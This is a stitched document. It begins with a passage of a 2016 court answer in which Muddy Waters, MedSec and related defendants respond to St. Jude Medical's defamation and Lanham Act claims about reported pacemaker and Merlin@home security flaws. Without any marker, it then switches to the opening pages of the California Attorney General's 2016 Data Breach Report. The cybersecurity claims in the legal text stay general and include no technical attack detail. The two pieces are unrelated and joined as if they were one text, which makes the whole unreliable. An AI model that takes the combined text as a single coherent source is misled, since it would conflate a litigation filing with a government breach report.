Muddy Waters

5. Muddy Waters admits it largely manages hedge funds through a short-seller driven investment strategy, and further responds that Muddy Waters Capital LLC identifies and sells short securities of companies engaged in, among other things, unsafe business practices. Defendants further respond that Muddy Waters’ research, which it provides for free, has helped regulators with at least nine investigations of public companies, resulting in four de-listings from national stock exchanges, recovery of tens of millions of dollars in fines from public companies, and more than \$100 million in payment to investors; in 2012, Muddy Waters received the Financial Times’ “Boldness in Business Award,” and in 2011, Bloomberg BusinessWeek named Defendant Block “One of the 50 Most Influential in Global Finance.” Answering the allegations in the second sentence of paragraph 5, Muddy Waters admits Muddy Waters Capital LLC has offices in California but otherwise denies the allegations in this sentence. The remaining defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in the second sentence of paragraph 5 and on that basis deny them. Except as so stated in this response, Defendants deny the allegations in paragraph 5.

6. Muddy Waters denies the allegations in paragraph 6. The remaining defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 6 and on that basis deny them.

Block

7. Mr. Block admits he founded and is the director of research for Muddy Waters Capital LLC and Muddy Waters, LLC, and that he lives in California. The remaining defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 7 and on that basis deny them.

MedSec

8. MedSec denies the allegations in paragraph 8. The remaining defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 8 and on that basis deny them.

9. MedSec admits MedSec LLC is owned by the same group as MedSec Holdings Ltd. and denies the remaining allegations in paragraph 9. The remaining defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 9 and on that basis deny them.

Bone

10. MedSec admits the allegations in paragraph 10. The remaining defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 10 and on that basis deny them.

Dr. Nayak

11. Defendants admit the allegations in paragraph 11.

12. Defendants deny the allegations in paragraph 12.

JURISDICTION

13. The allegations in paragraph 13 are legal conclusions to which no response is required. To the extent a response is required, Defendants do not deny Plaintiff purports to bring the claims identified in paragraph 13, deny such claims have merit and on that basis deny the allegations.

14. The allegations in paragraph 14 are legal conclusions to which no response is required. To the extent a response is required, Defendants do not deny this Court has subject matter jurisdiction over this dispute.

15. The allegations in paragraph 15 are legal conclusions to which no response is required. To the extent a response is required, Defendants do not deny this Court has supplemental jurisdiction over Plaintiff's state-law claims.

VENUE

16. The allegations in paragraph 16 are legal conclusions to which no response is required. To the extent a response is required, Defendants deny the allegations in paragraph 16.

17. The allegations in paragraph 17 are legal conclusions to which no response is required. To the extent a response is required, Defendants deny the allegations in paragraph 17.

BACKGROUND

St. Jude's Devices

18. Answering the first sentence of paragraph 18, Defendants admit that CRM Devices, including pacemakers and defibrillators, save and improve lives. Dr. Nayak admits the allegations in the second sentence of paragraph 18. The remaining defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in the second sentence of paragraph 18 and on that basis deny them. All defendants otherwise deny any remaining allegations in paragraph 18.

19. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 19 and on that basis deny them.

20. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 20 and on that basis deny them.

21. Dr. Nayak admits the allegations in paragraph 21. The remaining defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 21 and on that basis deny them.

22. Answering the allegations in paragraph 22, Defendants admit that Plaintiff manufactures and sells medical devices for heart patients, including CRM Devices, implantable cardioverter defibrillators (“ICDs”), cardiac resynchronization therapy devices (“CRTs”), and remote monitoring devices for pacemakers, ICDs, and CRTs. Defendants otherwise lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 22 and on that basis deny them.

23. Dr. Nayak admits the allegations in paragraph 23. The remaining defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 23 and on that basis deny them.

24. Defendants admit the allegations in the first sentence of paragraph 24. The allegations in the second, third, and fourth sentences of paragraph 24 are legal conclusions and a quotation of a statute, to which no response is required. Defendants deny the second, third, and fourth sentences fully and accurately characterize or quote the Medical Device Amendments (“MDA”) to the Food, Drug, and Cosmetic Act (“FDCA”), legislative history of those statutes, or Congress’s intent in passing them, and on that basis deny them. Answering the last sentence of paragraph 24, Defendants admit that the FDA regulates Plaintiff, but otherwise lack sufficient information to form a belief as to the truth or falsity of the allegations in this sentence and on that basis deny them. Except as so stated in this response, Defendants deny the allegations in paragraph 24.

The Rigorous Premarket Approval Process for Class III Devices

25. The allegations in paragraph 25 paraphrase or describe a federal law, the MDA. That law speaks for itself and therefore no response is required. To the extent a response is required, Defendants deny the allegations fully and accurately characterize or quote the MDA, and on that basis deny them.

26. The allegations in paragraph 26 paraphrase or describe requirements under a federal law, the MDA. That law speaks for itself and therefore no response is required. To the extent a response is required, Defendants deny the allegations fully and accurately characterize or quote the MDA or its implementing regulations, and on that basis deny them.

27. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 27 and on that basis deny them.

The Rigorous Process for Changes to Approved Devices

28. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 28 and on that basis deny them.

29. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 29 and on that basis deny them.

30. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 30 and on that basis deny them.

Enforcement of FDA Requirements for Approved Devices

31. The allegations in paragraph 31 are legal conclusions, to which no response is required. To the extent a response is required, Defendants deny the allegations fully and accurately characterize or quote federal law, and on that basis deny them.

32. The allegations in paragraph 32 are legal conclusions, to which no response is required. To the extent a response is required, Defendants deny the allegations fully and accurately characterize or quote federal law, and on that basis deny them.

St. Jude Has Been Vigilant in Making Product Changes and Updates

33. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 33 and on that basis deny them.

34. Answering the allegations in paragraph 34, the FDA guidance issued on January 22, 2016, speaks for itself. Defendants deny the allegations fully and accurately characterize or quote the FDA guidance, and on that basis deny them. Defendants otherwise deny the allegations in paragraph 34.

35. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 35 and on that basis deny them.

36. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 36 and on that basis deny them.

37. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 37 and on that basis deny them.

38. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 38 and on that basis deny them.

39. Answering the allegations in first two sentences of paragraph 39, Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations and on that basis deny them. Dr. Nayak admits the allegations in the last sentence of paragraph 39. Dr. Nayak lacks sufficient information to form a belief as to the truth or falsity of the remaining allegations in paragraph 39 on that basis denies them.

40. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 40 and on that basis deny them.

41. Dr. Nayak denies that the allegations in the first two sentences of paragraph 41 fully or accurately describe the *HRS Expert Consensus Statement on remote interrogation and monitoring for cardiovascular implantable electronic devices*, on which the allegations rely and on that basis denies them. The remaining defendants lack sufficient information to form a belief as to the truth or falsity of those allegations and on that basis deny them. All defendants lack

sufficient information to form a belief as to the truth or falsity of the remaining allegations in paragraph 41 and on that basis deny them.

42. Defendants deny the allegations in the first sentence of paragraph 42. Answering the allegations in the second sentence of paragraph 42, Defendants respond they were able to obtain unauthorized access to the Remote Transmitter and make changes to therapeutic settings on patients' devices. Defendants otherwise deny the allegations in the second sentence of paragraph 42. Defendants deny the allegations in the third sentence of paragraph 42. Answering the allegations in the last sentence of paragraph 42, Defendants admit the 2.45 GHz frequency has range limitations but otherwise deny the allegations in that sentence. Except as so stated in this response, Defendants deny the allegations in paragraph 42.

43. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 43 and on that basis deny them.

THE SHORT-SALE SCHEME OF MUDDY WATERS AND MEDSEC

The Formation of the Scheme and Subsequent Reports

44. Answering the allegations in paragraph 44, MedSec admits Ms. Bone became both MedSec entities' CEO in June 2016 and MedSec's research began in early 2014. The remaining defendants lack sufficient information to form a belief as to the truth or falsity of those two allegations and on that basis deny them. Muddy Waters further responds that it focused on cybersecurity not to "profit from false and misleading information" but because it believes American companies have not given such issues sufficient attention, despite reports of cyberwarfare and data security breaches, and that the security on St. Jude medical devices is insufficient. Bone further responds that she joined MedSec to build a cybersecurity company and that MedSec licensed its research around St. Jude technology to Muddy Waters because the security in its products was lacking and because Muddy Waters would help ensure this was addressed. Except as so stated in this response, Defendants deny the allegations in paragraph 44.

45. Defendant Muddy Waters Capital admits it released the Muddy Waters Report on August 25, 2016. That report speaks for itself. Defendant Block admits that on the same day, he was interviewed on Bloomberg TV about the report, which interview speaks for itself. Defendants deny the allegations in paragraph 45 fully and accurately characterize or quote the report or interview and on that basis deny them. Except as so admitted in this response, Defendants deny the allegations in paragraph 45.

46. Answering the allegations in paragraph 46, Defendants respond the Muddy Waters Report speaks for itself. Defendants deny the allegations in paragraph 46 fully and accurately quote or characterize the report and on that basis deny them. Defendants otherwise deny the allegations in paragraph 46.

47. Defendants admit that Muddy Waters Capital and both MedSec entities entered an agreement and that funds managed by Muddy Waters Capital short sold St. Jude stock. Defendants further admit the media reported on the Muddy Waters Report. Except as so admitted, Defendants deny the allegations in paragraph 47.

48. Defendants admit Ms. Bone appeared on CNBC on August 26, 2016, for an interview regarding MedSec's investigation and the Muddy Waters Report, which interview speaks for itself. Defendants deny the allegations in paragraph 48 fully and accurately characterize or quote the statements in the interviews or the Muddy Waters Report and on that basis deny them. Defendants otherwise deny the allegations in paragraph 48.

49. Dr. Nayak admits the allegations in the first sentence of paragraph 49. Dr. Nayak further admits he wrote a letter and that letter speaks for itself. Defendants deny the allegations in paragraph 49 fully and accurately quote or characterize the letter and on that basis deny them. The MedSec entity defendants admit they did not consult with any physicians other than Dr. Nayak before publication of the Muddy Waters Report. Except as so admitted, Defendants deny the allegations in paragraph 49.

50. Defendants deny the allegations in paragraph 50.

51. Defendants deny the allegations in paragraph 51.

52. Answering the allegations in the first sentence of paragraph 52, Defendants admit Plaintiff denied the statements made in the Muddy Waters Report and otherwise deny the allegations. Answering the allegations in the second sentence of paragraph 52, Defendants respond that the FDA's response to the Muddy Waters Report speaks for itself; defendants deny the allegations in the second sentence of paragraph 52 fully and accurately quote or characterize any statement by the FDA and on that basis deny them. Answering the allegations in the third sentence of paragraph 52, Dr. Nayak admits he did not retract his letter. Answering the allegations in the fourth sentence of paragraph 52, Defendants admit that on August 29, Muddy Waters published a second report, entitled "STJ: Still Not Secure," which report speaks for itself. Defendants deny the allegations in the fourth sentence of paragraph 52 full and accurately quote or characterize that report and on that basis deny them. Except as so admitted in this response, all defendants deny the allegations in paragraph 52.

53. Answering the allegations in paragraph 53, Defendants respond the reports speak for themselves. Defendants deny the allegations in paragraph 53 fully and accurately quote or characterize the reports and on that basis deny them. Defendants otherwise deny the allegations in paragraph 53.

54. Answering the allegations in paragraph 54, Muddy Waters admits Muddy Waters, LLC posted a video to vimeo.com the same day it published the second report. Defendants respond that both the video and second report speak for themselves. Defendants deny the allegations in paragraph 54 fully and accurately quote or characterize the video or report and on that basis deny them. Except as so admitted, Defendants deny the allegations in paragraph 54.

55. Defendants admit Muddy Waters, LLC posted the video on vimeo on August 29, 2016, and that the video was based on months of work by MedSec into medical devices, including but not limited to Plaintiff's devices. Except as so admitted in this response, Defendants deny the allegations in paragraph 55.

The Scheme Starts to Unravel

56. Defendants deny the allegations in paragraph 56 accurately or fully quote or characterize the statements by the University of Michigan researchers and on that basis deny them. Defendants further respond that the same University of Michigan researchers stated that “we are not saying the report is false,” and in another report authored by Virta Labs, that “if [St. Jude’s] devices do indeed exhibit the vulnerabilities in the Muddy Waters report, it is important that they take the vulnerabilities seriously and respond promptly and constructively through appropriate channels.”

57. Defendants deny the allegations in paragraph 57.

58. Answering the allegations in paragraph 58, Defendants respond the University of Michigan statements speak for themselves. Defendants deny the allegations fully and accurately quote or characterize those statements and on that basis deny them. Defendants further respond that the same University of Michigan researchers stated that “we are not saying the report is false,” and in another report authored by Virta Labs, that “if [St. Jude’s] devices do indeed exhibit the vulnerabilities in the Muddy Waters report, it is important that they take the vulnerabilities seriously and respond promptly and constructively through appropriate channels.” Defendants otherwise deny the allegations in paragraph 58.

59. Defendants deny the allegations in the first sentence of paragraph 59. Answering the allegations in the second and third sentences of paragraph 59, Defendants respond the University of Michigan statements speak for themselves. Defendants deny the allegations in those sentences fully and accurately quote or characterize the researcher’s statements and on that basis deny them. Defendants further respond that the same University of Michigan researchers stated that “we are not saying the report is false,” and in another report authored by Virta Labs, that “if [St. Jude’s] devices do indeed exhibit the vulnerabilities in the Muddy Waters report, it is important that they take the vulnerabilities seriously and respond promptly and constructively through appropriate channels.” Defendants otherwise deny the allegations in paragraph 59.

60. Answering the allegations in paragraph 60, Defendants respond the University of Michigan statements, the Muddy Waters reports, and FDA advice speak for themselves. Defendants deny the allegations in paragraph 60 fully and accurately quote or characterize the statements in the sources and on that basis deny them. Defendants otherwise deny the allegations in paragraph 60.

61. Answering the allegations in the first two sentences of paragraph 61, Defendants deny that their statements about St. Jude's device technology are untrue, misleading and irresponsible. In fact, a security consulting firm, which assembled a team of outside, industry-recognized cybersecurity experts, agrees the St. Jude devices that Defendants tested lack sufficient security precautions. *See Exhibit A ¶ 17.* Defendants lack sufficient information to form a belief as to the truth or falsity of the remaining allegations in the first two sentences of paragraph 61 and on that basis deny them. Defendants further respond that Plaintiff's published statements speak for themselves. Defendants deny the allegations in paragraph 61 fully and accurately quote or characterize those statements and on that basis deny them. Defendants otherwise deny the allegations in paragraph 61.

62. MedSec admits the allegations in the second sentence of paragraph 62 and further responds that coordinated disclosure was not warranted in this circumstance. The remaining defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in the second sentence of paragraph 62 and on that basis deny them. All Defendants deny the remaining allegations in paragraph 62.

63. Answering the allegations in paragraph 63, Defendants respond the FDA's statements speak for themselves. Defendants deny the allegations in paragraph 63 fully and accurately quote or characterize those statements and on that basis deny them. Defendants otherwise deny the allegations in paragraph 63.

64. Answering the allegations in paragraph 64, Defendants respond the statements of Virta Labs speak for themselves. Defendants deny the allegations in paragraph 64 fully and accurately quote or characterize those statements and on that basis deny them. Defendants

further respond the Virta Labs report says “Are the alleged vulnerabilities real? Inconclusive,” and recognizes that “If STJ’s devices do indeed exhibit the vulnerabilities alleged in the Muddy Waters report, it is important that they take the vulnerabilities seriously and respond promptly and constructively through appropriate channels.” Defendants otherwise deny the allegations in paragraph 64.

The False, Misleading, and Defamatory Statements of Defendants

65. Defendants deny the allegations in paragraph 65. Defendants further respond that not only did they demonstrate that Plaintiff’s devices are vulnerable to battery, crash, and other cybersecurity attacks, but also that an outside and well-recognized cybersecurity firm concluded the Merlin@home units can be manipulated to deliver a shock to a patient, cease therapy altogether, conduct a large-scale attack, rapidly deplete implanted device batteries, and/or disable certain communication functionalities. See Exhibit A.

66. Defendants deny the allegations in paragraph 66.

67. Defendants deny the allegations in paragraph 67.

The False Battery Depletion Scare

68. Answering the allegations in paragraph 68, Defendants respond the Muddy Waters reports speak for themselves. Defendants deny that the allegations in paragraph 68 fully and accurately quote or characterize the content or statements of those reports and on that basis deny them. Defendants otherwise deny the allegations in paragraph 68.

69. Defendants deny the allegations in paragraph 69.

70. Defendants deny the allegations in paragraph 70.

The False Device “Crash”

71. Answering the allegations in paragraph 71, Defendants respond the Muddy Waters reports and vimeo video speak for themselves. Defendants deny the allegations in paragraph 71 fully and accurately quote or characterize the content or statements of those sources and on that basis deny them. Defendants otherwise deny the allegations in paragraph 71.

72. Defendants deny the allegations in paragraph 72.

73. Answering the allegations in paragraph 73, Defendants respond the Muddy Waters reports and vimeo video speak for themselves. Defendants deny the allegations in paragraph 73 fully and accurately quote or characterize the content or statements of those sources and on that basis deny them. Defendants otherwise deny the allegations in paragraph 73.

74. Answering the allegations in paragraph 74, Defendants respond the statements of Virta Labs speak for themselves. Defendants deny the allegations in paragraph 74 fully and accurately quote or characterize those statements and on that basis deny them. Defendants otherwise deny the allegations in paragraph 74.

75. Defendants deny the allegations of paragraph 75.

The False Picture of St. Jude's Device and System Security

76. Answering the allegations in paragraph 76, Defendants respond the Muddy Waters reports and vimeo video speak for themselves. Defendants deny the allegations in paragraph 76 fully and accurately quote or characterize the content or statements of those sources and on that basis deny them. Defendants further respond that an outside and well-recognized cybersecurity consulting firm has found that large-scale attacks are not only possible but plausible. See Exhibit A. Defendants otherwise deny the allegations in paragraph 76.

77. Answering the allegations in paragraph 77, Defendants respond the public statements of Virta Labs speak for themselves. Defendants deny the allegations in paragraph 77 fully and accurately quote or characterize those statements and on that basis deny them. Defendants otherwise deny the allegations in paragraph 77.

78. Defendants deny the allegations in paragraph 78.

79. Defendants deny the allegations in paragraph 79. Defendants further respond that paragraph 79 mischaracterizes the Muddy Waters Report, which says "In MedSec's opinion, the use of off-the-shelf components and the lack of anti-debugging mechanisms made the Merlin@home device significantly easier to reverse engineer and locate numerous

vulnerabilities. The manufacturer left many developmental items on the devices that should not be present, such as scripts that allow debugging and development mode to be turned on.”

80. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 80 and on that basis deny them.

81. Defendants deny the allegations in paragraph 81.

82. Answering the allegations in paragraph 82, Defendants admit Mr. Block appeared on Bloomberg TV for an interview on August 25, 2016, and that interview and his other public statements speak for themselves. Defendants deny the allegations in paragraph 82 fully and accurately quote or characterize his statements and on that basis deny them. Defendants otherwise deny the allegations in paragraph 82.

83. Defendants deny the allegations in paragraph 83.

84. Defendants deny the allegations in the first two sentences of paragraph 84. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in the last sentence of paragraph 84 and on that basis deny them.

85. Answering the allegations of paragraph 85, Defendants respond the Muddy Waters Report speaks for itself. Defendants deny the allegations in paragraph 85 fully and accurately quote or characterize the report and on that basis deny them. Defendants otherwise deny the allegations in paragraph 85.

86. Answering the first sentence of paragraph 86, Defendants deny the allegations. Answering the paragraphs within paragraph 86, Defendants respond as follows:

- a. Defendants deny the allegations in paragraph 86.a.
- b. Defendants deny the allegations in paragraph 86.b.
- c. Defendants deny the allegations in paragraph 86.c.
- d. Answering the allegations of paragraph 86.d., Defendants respond Dr. Nayak’s letter speaks for itself. Defendants deny the allegations in this paragraph fully and accurately quote or characterize the statements and on

that basis deny them. Defendants otherwise deny the allegations in this paragraph.

- e. Defendants deny the allegations in paragraph 86.e.
- f. Answering the allegations in paragraph 86.f., Defendants respond the statements of Dr. Thomas Crawford speak for themselves. Defendants deny the allegations in paragraph 86.f. fully and accurately quote or characterize those statements and on that basis deny them. Defendants further respond they lack sufficient information to form a belief as to the truth or falsity of the allegations about Dr. Crawford's title, credentials, or areas of medicine, and on that basis deny them. Defendants otherwise deny the allegations of paragraph 86.f.
- g. Answering the allegations in paragraph 86.g., Defendants respond that the statements of Dr. Crawford and the FDA speak for themselves. Defendants deny the allegations in paragraph 86.g. fully and accurately quote or characterize those sources and on that basis deny them. Defendants otherwise deny the allegations of paragraph 86.g.
- h. Answering the allegations of paragraph 86.h., Defendants respond the Muddy Waters reports speak for themselves. Defendants deny allegations in paragraph 86.h. fully and accurately quote or characterize statements in those reports and on that basis deny them. Defendants otherwise deny the allegations in paragraph 86.h.
- i. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 86.i and on that basis deny them. Defendants otherwise deny the allegations in paragraph 86.i.
- j. Defendants admit MedSec did not perform tests with a device implanted in a body. Defendants deny there is "no credible threat that the device will stop operating and harm the patient due to battery depletion" given

Plaintiff's recent disclosure that defects in some batteries may cause rapid depletion and lead to patient death, despite supposed "alert" systems, which Plaintiff has admitted are not a failsafe. *See, e.g.*, <http://www.fda.gov/Safety/MedWatch/SafetyInformation/SafetyAlertsforHumanMedicalProducts/ucm524706.htm>. Except as so stated in this response, Defendants deny the allegations in paragraph 86.j.

- k. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in the third sentence of paragraph 86.k. Defendants otherwise deny the allegations in paragraph 86.k.

87. Defendants admit Ms. Bone appeared on CNBC on August 26, 2016. They further respond the interview speaks for itself. Defendants deny the allegations in paragraph 87 fully and accurately quote or characterize statements in those reports and on that basis deny them. Defendants otherwise deny the allegations in paragraph 87.

88. Defendants deny the allegations in paragraph 88.

89. Answering the allegations in paragraph 89, Defendants respond Ms. Bone's interview on CNBC and the Muddy Water reports speak for themselves. Defendants deny the allegations in paragraph 89 fully and accurately quote or characterize statements from those sources and on that basis deny them.

90. Defendants deny the allegations in paragraph 90 and respond to the paragraphs within paragraph 90 as follows:

- a. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 90.a, and on that basis deny them.
- b. Defendants lack sufficient information to form a belief as to the truth or falsity of the allegations in paragraph 90.b and on that basis, deny them.
- c. Defendants deny the allegations in paragraph 90.c.

91. Defendants admit that on August 29, 2016, Muddy Waters, LLC published a second report. Defendants further respond the second report speaks for itself. Defendants deny

the allegations in paragraph 91 fully and accurately quote or characterize the second report and on that basis deny them. Except as so admitted in this response, Defendants deny the allegations in paragraph 91.

92. Defendants deny the allegations in paragraph 92.

93. Defendants deny the allegations in paragraph 93.

COUNT I – DEFAMATION

Defamation By Implication

94. Paragraph 94 makes no allegations, so no response is required. To the extent a response is required, Defendants incorporate by reference their responses to paragraphs 1 through 93 as if fully stated here.

95. Defendants deny the allegations in paragraph 95.

96. Defendants deny the allegations in paragraph 96.

97. Defendants deny the allegations in paragraph 97.

98. Defendants deny the allegations in paragraph 98.

99. Defendants deny the allegations in paragraph 99.

Defamation

100. Defendants deny the allegations in paragraph 100.

101. Defendants deny the allegations in paragraph 101.

102. Defendants deny the allegations in paragraph 102.

COUNT II – LANHAM ACT – 15 U.S.C. § 1125

103. Paragraph 103 makes no allegations, so no response is required. To the extent a response is required, Defendants incorporate by reference their responses to paragraphs 1 through 102 as if fully stated here.

104. Defendants deny the allegations in paragraph 104.

105. Defendants deny the allegations in paragraph 105.

106. Defendants deny the allegations in paragraph 106.

107. Defendants deny the allegations in paragraph 107.

108. Defendants deny the allegations in paragraph 108.

109. Defendants deny the allegations in paragraph 109.

COUNT III - DECEPTIVE TRADE PRACTICES ACT – MINN. STAT. § 325D.44

110. Paragraph 110 makes no allegations, so no response is required. To the extent a response is required, Defendants incorporate by reference their responses to paragraphs 1 through 109 as if fully stated here.

111. Defendants deny the allegations in paragraph 111.

112. Defendants deny the allegations in paragraph 112.

113. Defendants deny the allegations in paragraph 113.

COUNT IV – CIVIL CONSPIRACY

114. Paragraph 114 makes no allegations, so no response is required. To the extent a response is required, Defendants incorporate by reference their responses to paragraphs 1 through 113 as if fully stated here.

115. Defendants deny the allegations in paragraph 115.

116. Defendants deny the allegations in paragraph 116.

117. Defendants deny the allegations in paragraph 117.

PRAYER FOR RELIEF

Defendants deny that Plaintiff is entitled to any relief.

DEFENSES

Defendants assert the following defenses and reserve the right to assert additional defenses as this case proceeds. Defendants do not concede they bear the burden of proof as to any of these defenses, and do not waive any argument that Plaintiff bears the burden of proof.

118. Plaintiff's allegations fail to state any claim upon which relief can be granted.

119. Plaintiff's claims are barred in whole or in part because Defendants' statements are privileged.

120. Plaintiff's claims are barred in whole or in part by Plaintiff's failure to mitigate damages.

121. Plaintiff's claims are barred in whole or in part by the doctrines of unclean hands, estoppel, and/or consent.

122. This Court lacks personal jurisdiction over Defendants.

123. Venue is improper in this Court.

124. The statements the Complaint attributes to Defendants, if made, are true or substantially true, and Plaintiff therefore cannot carry its burden of proving that the statements are false. *See, e.g.*, Exhibit A.

125. The First Amendment of the United States Constitution and the protections for free expression in the applicable state constitution bar Plaintiff's claims in whole or in part.

126. The incremental harm doctrine also bars Plaintiff's claims in whole or in part.

127. Plaintiff's request for injunctive relief fails because, *inter alia*, any such injunction would be an unconstitutional prior restraint prohibiting speech on matters of public concern, which is at the heart of the First Amendment's protections, and also would undermine the public interest by enabling Plaintiff to continue marketing products with significant security vulnerabilities, as detailed in the Muddy Waters reports and confirmed by the Bishop Fox analysis, *see* Exhibit A. Thus, any such injunction, by silencing Defendants, endangers the lives and risks the health of thousands of unsuspecting consumers.

128. Plaintiff's damages, if any, must be eliminated or reduced to the extent of its own contributory fault. *See, e.g.*, Exhibit A.

DEFENDANTS' DEMAND FOR RELIEF

Defendants request that the Court take the following action:

129. Enter judgment in favor of Defendants and dismiss Plaintiff's claims with prejudice;

130. Award such other relief as is just and proper.

Dated: October 24, 2016

GREENE ESPEL PLLP

/s/ John M. Baker

John M. Baker, Reg. No. 174403

Lawrence M. Shapiro, P.A., Reg. No. 130886

Anna M. Tobin, Reg. No. 395706

222 S. Ninth Street, Suite 2200

Minneapolis, MN 55402

jbaker@greeneespel.com

lshapiro@greeneespel.com

atobin@greeneespel.com

(612) 373-0830

DAVIS WRIGHT TREMAINE LLP

Bruce E.H. Johnson (pro hac vice application filed
concurrently)

Ambika K. Doran (pro hac vice application filed
concurrently)

Rebecca Francis (pro hac vice application filed
concurrently)

1201 Third Avenue, Suite 2200

Seattle, WA 98040

brucejohnson@dwt.com

ambikadoran@dwt.com

rebeccafrancis@dwt.com

(206) 757-8030

Attorneys for Defendants

The background of the entire page is a dynamic digital graphic. It features a perspective view of a tunnel or corridor formed by glowing blue lines of binary code (0s and 1s). The lines converge towards a bright, glowing light source at the horizon, creating a sense of depth and movement. The overall color palette is various shades of blue, from deep navy to bright cyan and white at the light source.

California Data Breach Report

February 2016

**Kamala D. Harris, Attorney General
California Department of Justice**

California Data Breach Report 2012-2015

**Kamala D. Harris, Attorney General
California Department of Justice**

February 2016

This document is for informational purposes and should not be construed as legal advice or as policy of the State of California. The document may be copied, provided that (1) the meaning of the copied text is not changed or misrepresented, (2) credit is given to the California Department of Justice, and (3) all copies are distributed free of charge.

Contents

Message from the Attorney General. i

Executive Summary iii

Introduction 1

Findings 9

Recommendations 27

Appendix A. 39

Appendix B 41

Appendix C. 51

Notes 61

Message from the Attorney General



The California Constitution guarantees every Californian the “inalienable right” to privacy. To ensure that protection, California has been on the cutting edge, adopting the strongest and most sophisticated consumer privacy laws in the United States. But California’s fast-changing economy requires our constant vigilance to ensure that privacy and security protections keep pace with innovation and new threats. Each day, millions of Californians log on to the internet to conduct business, do homework, purchase goods and services, control devices in their homes, play games, and connect with loved ones. Technology such as smartphones, the “internet of things,” wearable devices, and big data are transforming our lives at a rapid pace, while exponentially increasing the amount of personal information that is collected, used, and shared. At the same time, with data becoming more ubiquitous and valuable, the black market for stolen information also continues to expand, increasing the likelihood of hacking by cyber criminals.

With more of our personal information online, it is imperative that organizations employ strong privacy practices. To protect privacy, businesses must have privacy policies that are easy to read and access, inform consumers about material changes to their data handling practices, and carefully select their default settings which often determine how data is collected, used, and shared. Foundational to those privacy practices is information security: if companies collect consumers’ personal data, they have a duty to secure it. An organization cannot protect people’s privacy without being able to secure their data from unauthorized access.

Data breaches, particularly when they involve sensitive information such as Social Security numbers and health records, threaten not only the privacy but also the security and economic wellbeing of consumers. Breaches also impact a wide range of industries, from the health care and financial services sectors to retail and small businesses, and pose a threat to critical infrastructure and national security. Now that organizations rely increasingly on the collection and use of personal information and criminals take advantage of security weaknesses to obtain and profit from that same information, it is more important than ever that all of us redouble our efforts to ensure that this data does not end up in the wrong hands.

The report that follows provides a comprehensive analysis of the data breaches reported to my office from 2012 to 2015. In the last four years, nearly 50 million records of Californians have been breached and the majority of these breaches resulted from security failures.

Furthermore, nearly all of the exploited vulnerabilities, which enabled these breaches, were compromised more than a year after the solution to patch the vulnerability was publicly available. It is clear that many organizations need to sharpen their security skills, trainings, practices, and procedures to properly protect consumers.

Securing data is no doubt challenging, with sophisticated cyber criminals – including some nation states – waging an escalating battle. But many of the breaches reported to us could have been prevented by taking reasonable security measures, and an organization that voluntarily chooses to collect and retain personal information takes on a legal obligation to adopt appropriate security controls.

As we become further immersed in the online world, our lives and our livelihoods depend more and more on our ability to use technology securely. The potential of a digitally connected society is immense, so it is critical that we put the appropriate safeguards in place before individuals feel that they must either abandon their right to privacy or go offline to protect it. This report is a starting point, and a call to action, for all of us—organizations, individuals, and regulators—to work toward a safer and more secure online future.

Sincerely,

A handwritten signature in blue ink, appearing to read "Kamala D. Harris", with a long horizontal flourish extending to the right.

Attorney General Kamala D. Harris

Executive Summary

Since 2012, businesses and government agencies have been required to notify the Attorney General on breaches affecting more than 500 Californians. In our latest report, we analyze all such breaches from 2012 through 2015. In it we present our findings on the nature of the breaches that are occurring, what can be learned from them about threats and vulnerabilities, and we make recommendations aimed at reducing the risk of data breaches and mitigating the harms that result from them.

In the past four years, the Attorney General has received reports on 657 data breaches, affecting a total of over 49 million records of Californians. In 2012, there were 131 breaches, involving 2.6 million records of Californians; in 2015, 178 breaches put over 24 million records at risk. This means that nearly three in five Californians were victims of a data breach in 2015 alone.

These breaches occurred in all parts of our economy: retailers and banks, doctors, dentists and hospitals, gaming companies, spas, hotels, restaurants, government agencies, schools, and universities. The majority of the reported breaches were the result of cyber attacks by determined data thieves, many of whom took advantage of security weaknesses. Breaches also resulted from stolen and lost equipment containing unencrypted data, and from both unintentional and intentional actions by insiders (employees and service providers).

Types of Breach

- *Malware and hacking* presents the greatest threat, both in the number of breaches (365, 54 percent) and the number of records breached (44.6 million, 90 percent). This is a growing problem compared to other types of breach, increasing by 22 percent in the past four years, from 45 percent of breaches in 2012 to 58 percent in 2015. The six breaches of more than one million records are all of this type. The retail sector in particular struggles with malware and hacking, which comprises 90 percent of all retailer breaches.
- *Physical breaches*, resulting from theft or loss of unencrypted data on electronic devices, came in a distant second. The relative share of this type of breach declined, from 27 percent of all breaches in 2012 to 17 percent in 2015. The health care sector had the greatest problem with breaches of this type (more than half of all its breaches), and small businesses were more than 50 percent more likely to report a physical breach than were larger businesses.
- *Breaches caused by errors*, predominantly misdelivery (of email, for example) and inadvertent exposure on the public Internet, were a close third, and have held steady at around 17 percent. Half of government breaches were of this type.

Types of Data Breached

